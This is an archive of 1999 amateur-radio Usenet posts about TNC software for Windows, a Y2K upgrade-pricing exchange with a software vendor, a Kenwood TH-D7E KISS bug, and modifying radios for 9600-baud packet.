From: John Burch <occupant@dtgnet.com>
Message-ID: <E4sA3.3023$ET.9230@newsfeed.slurp.net>
Source record: 16777

What programs are available the run the AEA PK-232 TNC
with Windows?

What was available for these things from the factory?

Thanks for your time

John WB6GHA
occupant(at)dtgnet.com
..

3720. KENWOOD TH-D7E TNC KISS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-05 00:00:00 UTC
From: Steinar <steinar.hanssen@rl.telia.no>
Message-ID: <XPsA3.566$cPf.179716096@news.telia.no>
Source record: 16778

The TH-D7 KISS doesn't work. There's a bug in it, it will receive but it won't transmit

Any idea ?

73 de LA5LIA

Steinar.
LA5LIA@LA5LIA.ssj.x.nor.eu
steinar.hanssen@rl.telia.no
http://come.to/steinar

3721. Kenwood TH-D7E KISS TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-05 00:00:00 UTC
From: Steinar <steinar.hanssen@rl.telia.no>
Message-ID: <L_sA3.567$cPf.179520512@news.telia.no>
Source record: 16779
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,relcom.radio.ham,uk.radio.amateur

The TH-D7 KISS doesn't work. There's a bug in it, it will receive but it won't transmit

Any idea ?
73 de LA5LIA
Steinar.
steinar.hanssen@rl.telia.no
http://come.to/steinar

3722. Re: Newbie question: Software for AEA 232 *AND* Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-05 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7qu2bq$vo2$1@news.minn.net>
Source record: 16780

In article <E4sA3.3023$ET.9230@newsfeed.slurp.net>, "John Burch" <occupant@dtgnet.com>
wrote:
>What programs are available the run the AEA PK-232 TNC
>with Windows?
>
>What was available for these things from the factory?
>
>Thanks for your time
>
>John WB6GHA
>occupant(at)dtgnet.com
>...
>
>
>
Hello John:

Timewave provides two programs for the PK-232MBX and PK-232/DSP.

PC PakRATT for Windows ver. 2.1 (2.o has a Y2K problem). This is a 16-bit
program for WIN3.1, it also runs on WIN95/98/NT. This program supports one or
two TNC's simultaneously.

PK TERM '99 is a 32-bit program for WIN95/98/NT. It runs under all of the
32-bit Windows releases 95/98/NT/2000. You can download a trial version from
http://www.timewave.com and give it a test drive.

Either program is $79.95

If you have further questions I'll be glad to help

73

John Douglas
N0ISL
Timewave Technology

See http://www.timewave.com for the latest DSP upgrade information for
AEA/Timewave TNC's

3723. Re: Newbie question: Software for AEA 232 *AND* Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-05 00:00:00 UTC
From: Glen Menendez <menendez@eznet.net>
Message-ID: <37D2BDA6.ED9C4D94@eznet.net>
Source record: 16781

Actually, I would avoid Timewave's poor product support (at least in my situation) and temperamental/buggy software and go with Winpack. It's a solid program with frequent updates
and great support from the author. I believe the latest version is 6.42.

It can be located at http://www.peaksys.demon.co.uk/
Also, check out http://freespace.virgin.net/nigel.dyche/ for additional files, etc.

Hope that helps,

Glen Menendez
KD4EQI

John Douglas wrote:

> In article <E4sA3.3023$ET.9230@newsfeed.slurp.net>, "John Burch" <occupant@dtgnet.com> wrote:
> >What programs are available the run the AEA PK-232 TNC
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> >John WB6GHA
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> Hello John:
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> two TNC's simultaneously.
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> PK TERM '99 is a 32-bit program for WIN95/98/NT. It runs under all of the
> 32-bit Windows releases 95/98/NT/2000. You can download a trial version from
> http://www.timewave.com and give it a test drive.
>
> Either program is $79.95
>
> If you have further questions I'll be glad to help
>

> 73
>
> John Douglas
> N0ISL
> Timewave Technology
>
> See http://www.timewave.com for the latest DSP upgrade information for
> AEA/Timewave TNC's

3724. Re: Newbie question: Software for AEA 232 *AND* Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-05 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <u0op$199#GA.265@cpmsnbbsa02>
Source record: 16782

Glen,

Are you referring to PakRatt or PK-Term? In both cases, CSS owns or have written the software and we're very adamant about fixing issues that our users have, along with frequent FREE updates to the software.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Glen Menendez wrote in message <37D2BDA6.ED9C4D94@eznet.net>...
>Actually, I would avoid Timewave's poor product support (at least in my situation) and
>temperamental/buggy software and go with Winpack. It's a solid program with frequent updates
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>It can be located at http://www.peaksys.demon.co.uk/
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>Hope that helps,
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>Glen Menendez
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>John Douglas wrote:
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>> In article <E4sA3.3023$ET.9230@newsfeed.slurp.net>, "John Burch" <occupant@dtgnet.com> wrote:
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>> John Douglas
>> N0ISL
>> Timewave Technology
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>> See http://www.timewave.com for the latest DSP upgrade information for
>> AEA/Timewave TNC's
>

3725. Re: Kenwood TH-D7E KISS TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-05 00:00:00 UTC
From: Roger Barker <roger@peaksys.demon.co.uk>
Message-ID: <yDXPuBAePu03EwCz@peaksys.demon.co.uk>
Source record: 16783
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,relcom.radio.ham,uk.radio.amateur

In article <L_sA3.567$cPf.179520512@news.telia.no>, Steinar
<steinar.hanssen@rl.telia.no> writes
>The TH-D7 KISS doesn't work. There's a bug in it, it will receive but it
>won't transmit
>
>Any idea ?

Yes, hassle Kenwood! (I *think* there's an update due out early next
year.)

--
Roger Barker, G4IDE roger@peaksys.demon.co.uk
Boston, UK http://www.peaksys.demon.co.uk

3726. Re: Newbie question: Software for AEA 232 *AND* Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-05 00:00:00 UTC
From: Glen Menendez <menendez@eznet.net>
Message-ID: <37D2E758.4B1C0346@eznet.net>
Source record: 16784

Rick,

That's great to hear. I was told by Slimewave that I'd have to pay $29.95 for the Y2k fixes for PakRatt. The other problems I've encountered with the software involved the way it handled TNC generated errors. It's been so long I honestly don't remember the specifics. I'll check out the free update tonight (I assume it's at your web site).

I like companies that support their products. I won't do business with the ones who don't. Many thanks for the post, Rick.

Best regards,

Glen

Rick Ruhl wrote:

> Glen,
>
> Are you referring to PakRatt or PK-Term? In both cases, CSS owns or have
> written the software and we're very adamant about fixing issues that our
> users have, along with frequent FREE updates to the software.
>
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> Rick Ruhl
> President, Creative Services Software
> http://www.cssincorp.com
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> Glen Menendez wrote in message <37D2BDA6.ED9C4D94@eznet.net>...
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> >It can be located at http://www.peaksys.demon.co.uk/
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> >Hope that helps,
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> >John Douglas wrote:

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3727. Re: Newbie question: Software for AEA 232 *AND* Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-05 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <OEcAUC$9#GA.116@cpmsnbbsa02>
Source record: 16785

Glen,

Ok that clears it up. However the update to Pc-PakRatt is not on the web, only Pk-Term '99.

Let me explain why.

Buying the source code to PakRatt was fairly expensive, and took quite a bit out of our budget. To recoup that investment, it made it necessary to charge for the 2.1 upgrade. To this day, even though the upgrade has been quite popular, we have not even broken even on the purchase, but felt releasing it was the 'right thing to do' to get a Y2K fix into the program, as well as the additional enhancements for all the AEA/Timewave TNC's.

Putting the Y2K fixes in cost about $30,000 in time, testing and materials, and that cost was above and beyond the cost of the source code.

Also, buying the source code allowed us to add some of the PakRatt functionality into Pk-Term.

I hope this explains why there is an upgrade cost for the program. To be quite frank, if we hadn't bought the source code, there would have never been a Y2K fix at all, as well as some addition support for other TNC's not supported in 2.0.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Glen Menendez wrote in message <37D2E758.4B1C0346@eznet.net>...
>Rick,
>
>That's great to hear. I was told by Slimewave that I'd have to pay $29.95
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>software involved the way it handled TNC generated errors. It's been so
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>(I assume it's at your web site).
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>I like companies that support their products. I won't do business with the
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>who don't. Many thanks for the post, Rick.
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>Best regards,

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>> Are you referring to PakRatt or PK-Term? In both cases, CSS owns or have
>> written the software and we're very adamant about fixing issues that our
>> users have, along with frequent FREE updates to the software.
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>> Rick Ruhl
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6.42.
>> >
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>> >Also, check out http://freespace.virgin.net/nigel.dyche/ for additional
>> files, etc.
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>> >> Timewave Technology
>> >>
>> >> See http://www.timewave.com for the latest DSP upgrade information for
>> >> AEA/Timewave TNC's
>> >
>

3728. Help with 9600 packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-05 00:00:00 UTC
From: cbest74 <cbest74NOotSPAM@netzero.net>
Message-ID: <1ca4f2e8.fcd560dc@usw-ex0102-013.remarq.com>
Source record: 16786

Hello all,

I am new to packet and am trying to use a 9600 baud
Paccomm Spirit-2 TNC. I have access to a Icom IC-W32a
handheld and a Kenwood TM-742A. Would either of these two
able of handling 9600 baud or do they need modification? If
this is not feasable what radio radio would be best to
obtain if I wanted to recieve telemetry from an Oscar
satellite?

Also I need to double check the pinout of the 8 pin din
jack on the back of the Spirit-2. Are the number pins used
as would be on a normal 5 pin din TNC? I have check the web
for several hours an I have not found a definative answer to
this.

Christopher Best

* Sent from RemarQ http://www.remarq.com The Internet's Discussion Network *
The fastest and easiest way to search and participate in Usenet - Free!

3729. Re: Newbie question: Software for AEA 232 *AND* Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-05 00:00:00 UTC
From: Glen Menendez <menendez@eznet.net>
Message-ID: <37D310CC.942592E1@eznet.net>
Source record: 16787

Rick,

Thanks for the reply. I understand the business reasons for doing it that way. Just the same, I believe I'll pass. I am however interested in the MultiComm Host I read about at your web site. Also, another question for you: Is the WeFax99 program compatible with any non-Kantronics TNC's? (MFJ1278, DSP2232, etc?) If it works with the 1278, you can count on my order.

Rick Ruhl wrote:

> Glen,
>
> Ok that clears it up. However the update to Pc-PakRatt is not on the web,
> only Pk-Term '99.
>
> Let me explain why.
>
> Buying the source code to PakRatt was fairly expensive, and took quite a bit
> out of our budget. To recoup that investment, it made it necessary to
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> as well as the additional enhancements for all the AEA/Timewave TNC's.
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> Putting the Y2K fixes in cost about $30,000 in time, testing and materials,
> and that cost was above and beyond the cost of the source code.
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> functionality into Pk-Term.
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> I hope this explains why there is an upgrade cost for the program. To be
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> Rick Ruhl
> President, Creative Services Software
> http://www.cssincorp.com
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> Glen Menendez wrote in message <37D2E758.4B1C0346@eznet.net>...
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> >
> >That's great to hear. I was told by Slimewave that I'd have to pay $29.95
> for

> >the Y2k fixes for PakRatt. The other problems I've encountered with the
> >software involved the way it handled TNC generated errors. It's been so
> long I
> >honestly don't remember the specifics. I'll check out the free update
> tonight
> >(I assume it's at your web site).
> >
> >I like companies that support their products. I won't do business with the
> ones
> >who don't. Many thanks for the post, Rick.
> >
> >Best regards,
> >
> >Glen
> >
> >
> >Rick Ruhl wrote:
> >
> >> Glen,
> >>
> >> Are you referring to PakRatt or PK-Term? In both cases, CSS owns or have
> >> written the software and we're very adamant about fixing issues that our
> >> users have, along with frequent FREE updates to the software.
> >>
> >> --
> >> Rick Ruhl
> >> President, Creative Services Software
> >> http://www.cssincorp.com
> >>
> >> Glen Menendez wrote in message <37D2BDA6.ED9C4D94@eznet.net>...
> >> >Actually, I would avoid Timewave's poor product support (at least in my
> >> situation) and
> >> >temperamental/buggy software and go with Winpack. It's a solid program
> >> with frequent updates
> >> >and great support from the author. I believe the latest version is
> 6.42.
> >> >
> >> >It can be located at http://www.peaksys.demon.co.uk/
> >> >Also, check out http://freespace.virgin.net/nigel.dyche/ for additional
> >> files, etc.
> >> >
> >> >Hope that helps,
> >> >
> >> >Glen Menendez
> >> >KD4EQI
> >> >
> >> >
> >> >John Douglas wrote:
> >> >
> >> >> In article <E4sA3.3023$ET.9230@newsfeed.slurp.net>, "John Burch"

> >> <occupant@dtgnet.com> wrote:
> >> >> >What programs are available the run the AEA PK-232 TNC
> >> >> >with Windows?
> >> >> >
> >> >> >What was available for these things from the factory?
> >> >> >
> >> >> >Thanks for your time
> >> >> >
> >> >> >John WB6GHA
> >> >> >occupant(at)dtgnet.com
> >> >> >...
> >> >> >
> >> >> >
> >> >> >
> >> >> Hello John:
> >> >>
> >> >> Timewave provides two programs for the PK-232MBX and PK-232/DSP.
> >> >>
> >> >> PC PakRATT for Windows ver. 2.1 (2.o has a Y2K problem). This is a
> 16-bit
> >> >> program for WIN3.1, it also runs on WIN95/98/NT. This program supports
> >> one or
> >> >> two TNC's simultaneously.
> >> >>
> >> >> PK TERM '99 is a 32-bit program for WIN95/98/NT. It runs under all of
> the
> >> >> 32-bit Windows releases 95/98/NT/2000. You can download a trial
> version
> >> from
> >> >> http://www.timewave.com and give it a test drive.
> >> >>
> >> >> Either program is $79.95
> >> >>
> >> >> If you have further questions I'll be glad to help
> >> >>
> >> >> 73
> >> >>
> >> >> John Douglas
> >> >> N0ISL
> >> >> Timewave Technology
> >> >>
> >> >> See http://www.timewave.com for the latest DSP upgrade information for
> >> >> AEA/Timewave TNC's
> >> >
> >

3730. Re: Newbie question: Software for AEA 232 *AND* Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-05 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <eUEHVXA##GA.323@cpmsnbbsa02>
Source record: 16788

We are working on a Wefax version for the MFJ 1278, as well as for the Pk-232. It's in development now and should be available before Christmas.

MultiComm Host will use BLP Host mode for the Packet side of the MFJ-1278. The SSTV and HF modes are still in terminal mode, so those are not supported by BLP Host, but will still have the same interface as Pacterm and Pkterm have on their HF windows.

This may be a good time to mention that CSS is a ham owned and operated company, that has an office in Muscle Shoals, AL. Of our staff, 5 1/2 are hams (Kris passed his Novice written and just needs to take the tech test). Of the other 5 hams employed, we have one extra, one advanced, one general, one tech-plus and one tech.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Glen Menendez wrote in message <37D310CC.942592E1@eznet.net>...
>Rick,
>
>Thanks for the reply. I understand the business reasons for doing it that way.
>Just the same, I believe I'll pass. I am however interested in the MultiComm
>Host I read about at your web site. Also, another question for you: Is the
>WeFax99 program compatible with any non-Kantronics TNC's? (MFJ1278, DSP2232,
>etc?) If it works with the 1278, you can count on my order.
>
>Rick Ruhl wrote:
>
>> Glen,
>>
>> Ok that clears it up. However the update to Pc-PakRatt is not on the web,
>> only Pk-Term '99.
>>
>> Let me explain why.
>>
>> Buying the source code to PakRatt was fairly expensive, and took quite a bit
>> out of our budget. To recoup that investment, it made it necessary to

>> charge for the 2.1 upgrade. To this day, even though the upgrade has
been
>> quite popular, we have not even broken even on the purchase, but felt
>> releasing it was the 'right thing to do' to get a Y2K fix into the
program,
>> as well as the additional enhancements for all the AEA/Timewave TNC's.
>>
>> Putting the Y2K fixes in cost about $30,000 in time, testing and
materials,
>> and that cost was above and beyond the cost of the source code.
>>
>> Also, buying the source code allowed us to add some of the PakRatt
>> functionality into Pk-Term.
>>
>> I hope this explains why there is an upgrade cost for the program. To be
>> quite frank, if we hadn't bought the source code, there would have never
>> been a Y2K fix at all, as well as some addition support for other TNC's
not
>> supported in 2.0.
>>
>> --
>> Rick Ruhl
>> President, Creative Services Software
>> http://www.cssincorp.com
>>
>> Glen Menendez wrote in message <37D2E758.4B1C0346@eznet.net>...
>> >Rick,
>> >
>> >That's great to hear. I was told by Slimewave that I'd have to pay
$29.95
>> for
>> >the Y2k fixes for PakRatt. The other problems I've encountered with the
>> >software involved the way it handled TNC generated errors. It's been so
>> long I
>> >honestly don't remember the specifics. I'll check out the free update
>> tonight
>> >(I assume it's at your web site).
>> >
>> >I like companies that support their products. I won't do business with
the
>> ones
>> >who don't. Many thanks for the post, Rick.
>> >
>> >Best regards,
>> >
>> >Glen
>> >
>> >
>> >Rick Ruhl wrote:
>> >

>> >> Glen,
>> >>
>> >> Are you referring to PakRatt or PK-Term? In both cases, CSS owns or
have
>> >> written the software and we're very adamant about fixing issues that
our
>> >> users have, along with frequent FREE updates to the software.
>> >>
>> >> --
>> >> Rick Ruhl
>> >> President, Creative Services Software
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>> >>
>> >> Glen Menendez wrote in message <37D2BDA6.ED9C4D94@eznet.net>...
>> >> >Actually, I would avoid Timewave's poor product support (at least in
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>> >> situation) and
>> >> >temperamental/buggy software and go with Winpack. It's a solid
program
>> >> with frequent updates
>> >> >and great support from the author. I believe the latest version is
>> 6.42.
>> >> >
>> >> >It can be located at http://www.peaksys.demon.co.uk/
>> >> >Also, check out http://freespace.virgin.net/nigel.dyche/ for
additional
>> >> files, etc.
>> >> >
>> >> >Hope that helps,
>> >> >
>> >> >Glen Menendez
>> >> >KD4EQI
>> >> >
>> >> >
>> >> >John Douglas wrote:
>> >> >
>> >> >> In article <E4sA3.3023$ET.9230@newsfeed.slurp.net>, "John Burch"
>> >> <occupant@dtgnet.com> wrote:
>> >> >> >What programs are available the run the AEA PK-232 TNC
>> >> >> >with Windows?
>> >> >> >
>> >> >> >What was available for these things from the factory?
>> >> >> >
>> >> >> >Thanks for your time
>> >> >> >
>> >> >> >John WB6GHA
>> >> >> >occupant(at)dtgnet.com
>> >> >> >...
>> >> >> >
>> >> >> >

>> >> >> >
>> >> >> Hello John:
>> >> >>
>> >> >> Timewave provides two programs for the PK-232MBX and PK-232/DSP.
>> >> >>
>> >> >> PC PakRATT for Windows ver. 2.1 (2.o has a Y2K problem). This is a
>> 16-bit
>> >> >> program for WIN3.1, it also runs on WIN95/98/NT. This program
supports
>> >> one or
>> >> >> two TNC's simultaneously.
>> >> >>
>> >> >> PK TERM '99 is a 32-bit program for WIN95/98/NT. It runs under all
of
>> the
>> >> >> 32-bit Windows releases 95/98/NT/2000. You can download a trial
>> version
>> >> from
>> >> >> http://www.timewave.com and give it a test drive.
>> >> >>
>> >> >> Either program is $79.95
>> >> >>
>> >> >> If you have further questions I'll be glad to help
>> >> >>
>> >> >> 73
>> >> >>
>> >> >> John Douglas
>> >> >> N0ISL
>> >> >> Timewave Technology
>> >> >>
>> >> >> See http://www.timewave.com for the latest DSP upgrade information
for
>> >> >> AEA/Timewave TNC's
>> >> >
>> >
>

3731. Re: kam and baud setting !!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-05 00:00:00 UTC
From: Daniel Zimmerman <zimmerds@clarkson.edu>
Message-ID: <37D2B955.747DF19C@clarkson.edu>
Source record: 16789

one other thing about the KAM power.. it needs LOTS of current, about 1.5 A or so. most wall-wart xfmrs won't hack it
Dan,
N3UMH

Barrett Thompson wrote:

> Tim/Jim,
>
> I, too, had problems with my KAM+ until the voltage was correct. I my case,
> the embarrasing truth is that I made the mistake of using a wall-wart
> transformer from a cordless phone base-set to power the KAM+, for no better
> reason than the connector fit quite nicely into the KAM (!!). Turns out
> that the phone transformer output is 13V ***AC*** whilst the KAM is
> expecting 13V ***DC***. If the front panel LED's are flickering when you
> turn the power on without any cables connected (it's obvious when they do
> this) suspect AC power. Since you had it working earlier this is probably
> not your problem (?).
>
> I appreciate your frustration, Tim. It took me two days, multiple hard
> reboots of the KAM, two serial cables, three host software packages, etc. to
> discover the simple cause. Once I hooked up true DC, the KAM sprang to life
> perfectly and has been a joy since. What software are you using to talk to
> it? Getting started I used that simple DOS character program that comes
> with the KAM-- it's simple to iterate through the baud rates to find one
> that matches the KAMs default (which you activated when you did the hard
> reboot). Once connected to the tnc, you can set the startup baud rate to be
> whatever you want and it will remain.
>
> E-mail me privately if your using the KAM software and we'll hook up by
> phone to troubleshoot.
>
> Barrett / KE4R
>
> Jim Bomer wrote in message <37C35134.516965FC@davlin.net>...
> >Hi Tim,
> ><snip>
> >Last thing (probably should be the first
> >thing you check) is to check your power supply voltage to see if it's
> putting
> >out the proper voltage.
> >
> > Tim Billings wrote:
> >
> >> Having difficulty in setting baud rate on startup of tnc. Attempt to

> >> transmit " * " for baud setting but tnc not responding. Have checked
> wiring
> >> of tnc to comp. and radio as well ...everything seems fine. I have done
> a
> >> hard reset several times with no changes to situation.I had it working
> >> earlier in the week but will not work now.
> >> Very close to giving it a real hard reboot... with a size 10 REDWING!!!
> >> Help
> >> Tim VE9XA
> >

3732. UIView - What is it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-06 00:00:00 UTC
From: "Martin A. Gillen" <M.Gillen@BertieNet.Demon.co.uk>
Message-ID: <936583743.26836.0.nnrp-11.d4e56f18@news.demon.co.uk>
Source record: 16790
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

Hi.

I have looked on the net for UIView information, but to no avail.
Can anyone point me in the direction of UIView information or URL
links?

o What is it?
o Is there Windows 95/98 or DOS software for it?
o Is it related to APRS ?

Thanks,
Martin 2E1FTX.

3733. Re: Kenwood TH-D7E KISS TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-06 00:00:00 UTC
From: tgold@microvest.demon.co.uk
Message-ID: <19990906.0555.9903226snz@microvest.demon.co.uk>
Source record: 16791
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,relcom.radio.ham,uk.radio.amateur

On Sunday, in article <yDXPuBAePu03EwCz@peaksys.demon.co.uk>
roger@peaksys.demon.co.uk "Roger Barker" wrote:

> In article <L_sA3.567$cPf.179520512@news.telia.no>, Steinar
> <steinar.hanssen@rl.telia.no> writes
> >The TH-D7 KISS doesn't work. There's a bug in it, it will receive but it
> >won't transmit
> >
> >Any idea ?
>
> Yes, hassle Kenwood! (I *think* there's an update due out early next
> year.)

Can the software inside the TH-D7 be ugraded without a chip change?

I've no interest in KISS but there are some missing TAPR commands I'd
like to see (like mh), if there's spare real estate available in the
chip and there is the facility for updating.

Regards,
--
Tony - G3SKR / W2TG email: tgold@panix.com

3734. Re: Help with 9600 packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-06 00:00:00 UTC
From: Dave <davev@bluemoon.net>
Message-ID: <37D391DA.23D4C09E@bluemoon.net>
Source record: 16792

unless stated on the box/advertizment 9k6 or 9600 baud ready,rigs need to be modified.sometimes the manufactor can provide this info,or try www.qrz.com
ttyl de dave

cbest74 wrote:

> Hello all,
>
> I am new to packet and am trying to use a 9600 baud
> Paccomm Spirit-2 TNC. I have access to a Icom IC-W32a
> handheld and a Kenwood TM-742A. Would either of these two
> able of handling 9600 baud or do they need modification? If
> this is not feasable what radio radio would be best to
> obtain if I wanted to recieve telemetry from an Oscar
> satellite?
>
> Also I need to double check the pinout of the 8 pin din
> jack on the back of the Spirit-2. Are the number pins used
> as would be on a normal 5 pin din TNC? I have check the web
> for several hours an I have not found a definative answer to
> this.
>
> Christopher Best
>
> * Sent from RemarQ http://www.remarq.com The Internet's Discussion Network *
> The fastest and easiest way to search and participate in Usenet - Free!

3735. Re: Help with 9600 packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-06 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <2=DTN3bHrzSFJEYUX+4FY6mfOtL1@4ax.com>
Source record: 16793

On Sun, 05 Sep 1999 17:41:31 +1700, cbest74 <cbest74NOotSPAM@netzero.net> wrote:
> I am new to packet and am trying to use a 9600 baud
>Paccomm Spirit-2 TNC. I have access to a Icom IC-W32a
>handheld and a Kenwood TM-742A. Would either of these two
>able of handling 9600 baud or do they need modification? If
>this is not feasable what radio radio would be best to
>obtain if I wanted to recieve telemetry from an Oscar
>satellite?

The short answer is that neither radio is suitable for
9600 baud packet. They can be modified to receive
it correctly, but modifying them to transmit it correctly
is a much more complex job, probably more involved
than you'd want to tackle.

Several of the multimode radios, ie IC821, FT847, etc
can be relatively easily modified to work correctly at 9600
baud. The key is that modulation is not introduced directly
into the PLL, but is done at IF. This means you don't have
to attempt to modify the radio for dual point modulation,
which is necessary if they modulate the PLL directly
as most FM only radios do.

Receive is easier. All you need is a direct connection
to the radio discriminator, and a wide enough passband
to avoid phase non-linearities. Most FM capable radios
can be modified to provide this.

> Also I need to double check the pinout of the 8 pin din
>jack on the back of the Spirit-2. Are the number pins used
>as would be on a normal 5 pin din TNC? I have check the web
>for several hours an I have not found a definative answer to
>this.

Can't help with this.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3736. Re: Help with 9600 packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-06 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7t7tpu.aon.nomail@linux.pe1chl.ampr.org>
Source record: 16794

Dave <davev@bluemoon.net> wrote:
>unless stated on the box/advertizment 9k6 or 9600 baud ready,rigs need to be
>modified.

even those stated to be 9600 baud ready usually aren't...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3737. DOS for Hamcomm? (newbie!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-06 00:00:00 UTC
From: Filippo Cattaneo <top@compuserve.com>
Message-ID: <PRSA3.86687$6C.193117@typhoon.libero.it>
Source record: 16795
Cross-posted to: alt.ham-radio.packet,aus.radio.amateur.digital,rec.radio.amateur.digital.misc

I am a humble plug and play type, whose DOS experience
abruptly stopped in 1989.

I'm dabbling with Hamcomm on a Win98 machine. The task at hand is to write an autoexec.bat file that disables all the DOS things that Hamcomm can't cope with, like any and all extended memory management and multitasking.

All I need is to use a serial port and operate a UK keyboard - no audio card, no mmd's other than perhaps the C drive.

The HD has partitions on it. If this is a problem, I can run OS and application from floppies.

And oh, by the way... the processor is an Amdahl K-6.

As sorry as I am to admit to that, I am not how I can do all that. I'll try to rephrase this:

1) What are the bare minimum OS components I need? E.g what other than command.com, system.sys etc.?

2) Is there any way I can make sure that an OS compatible with the K-6 does not generate internal interrupts? I have put together a minimalistic set of system files from Win-95 that looks and feels like DOS, but seems to generate a series of interrupts every few msec that interfere with the Hamcomm decoding logic.

TIA!

Baffled, I remain.

Filippo N1JPR/I2

3738. Re: Help with 9600 packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-06 00:00:00 UTC
From: Dave <davev@bluemoon.net>
Message-ID: <37D4031F.DE8FF213@bluemoon.net>
Source record: 16796

so true !
ttyl de dave

Rob Janssen wrote:

> Dave <davev@bluemoon.net> wrote:
> >unless stated on the box/advertizment 9k6 or 9600 baud ready,rigs need to be
> >modified.
>
> even those stated to be 9600 baud ready usually aren't...
>
> Rob
> --
> +----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
> +----------------------------------+--------------------------------------+

3739. dumb tnc question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-06 00:00:00 UTC
From: Dave <davev@bluemoon.net>
Message-ID: <37D403CA.1B0DA4C1@bluemoon.net>
Source record: 16797

My dumb question is: since i use the type of eprom in my paccomm (9k6)
as i do in my 1200 baud mfj.can i pull the factory burn firmware out of
the mfj and replace the wa8ded eprom in my paccomm?
tnx de dave

3740. Re: Help with 9600 packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-06 00:00:00 UTC
From: Joop van der Velden <pe1dna@amsat.org>
Message-ID: <VA.0000029c.00549ff9@joopv-thuispc>
Source record: 16798

Rob Janssen wrote:
> Dave <davev@bluemoon.net> wrote:
> >unless stated on the box/advertizment 9k6 or 9600 baud ready,rigs need to be
> >modified.
>
> even those stated to be 9600 baud ready usually aren't...

A few weeks ago i send this email to the QST editors. I hope things will improve...

Dear sirs,

I would like to say that, in my opinion and jugding from the review article in QST June 1999 page 57 - 61, the IC706MKIIG is NOT 9600bd capable.

Why :

1 - The receive-transmit turnaround time of 210 ms is much too high. A value of 50ms or lower should be maintained for effective use of a 9600bd packet channel. With 210ms, the transceiver will likely produce lots of collisions on a 9k6 channel.

2 - The Bit Error Rate (BER) of the transmitter on 144 and 440 MHz of 1.9*10^-4 resp 2.1*10^-4 is not enough to properly handle a 9600bd connection without needless retry's.

I really hope you will give more attention to this aspect of modern amateur radio equipment. For more information i refer to the QST article : 9600 ready radio's - ready or not ? of QST May 1995 page 24 - 29 by Jon, KE3Z. Especially the last lines of the conclusion on page 29.

The IC706MKIIG should be put in the "9600bd transmitter performance disappointing" range of performance measurements. This radio is, in my opinion, not '9600 capable'.

I hope you can correct this review in a future QST article.

--
Joop van der Velden
pe1dna@amsat.org

3741. Re: Timewave or MFJ DSP ?????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-06 00:00:00 UTC
From: jsutton@erols.com
Message-ID: <37d41f08.553688@news.erols.com>
Source record: 16799

Haven't used the MFJ but have a top of the line Time Wave that fits
into the speaker cabinet for my FT-1000. Fantastic piece of gear.
Well made and many functions.
Remember the old story MFJ - Might Fine Junk.

73/Jim/AC4CZ
On Thu, 26 Aug 1999 15:43:40 -0700, Jimbo <jbollit@ix.netcom.com>
wrote:

>I am thinking of buying a DSP unit to add on to my Drake R8b receiver
>and would like some input from users of the MFJ 784B ($229.95) and the
>Timewave ($399.95) DSP units.
>
>The MFJ was written up in the latest Monitoring Times and had a good
>report ......
>but would like input from others that have used either or both as to the
>plus's and minus's of each.
>
>I do mostly shortwave and BCB DX'ing with the Drake. I use a Kiwa Loop
>for BCBDX and an MFJ noise canceling unit.
>
>Thanks in advance.
>
>Jim
>WA9ZBV
>*****
>
>

3742. Re: dumb tnc question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-06 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7t8837.1u3.nielsen@bob.localnet>
Source record: 16800

Yes.

On Mon, 06 Sep 1999 17:11:22 -0400, Dave wrote:
>My dumb question is: since i use the type of eprom in my paccomm (9k6)
>as i do in my 1200 baud mfj.can i pull the factory burn firmware out of
>the mfj and replace the wa8ded eprom in my paccomm?
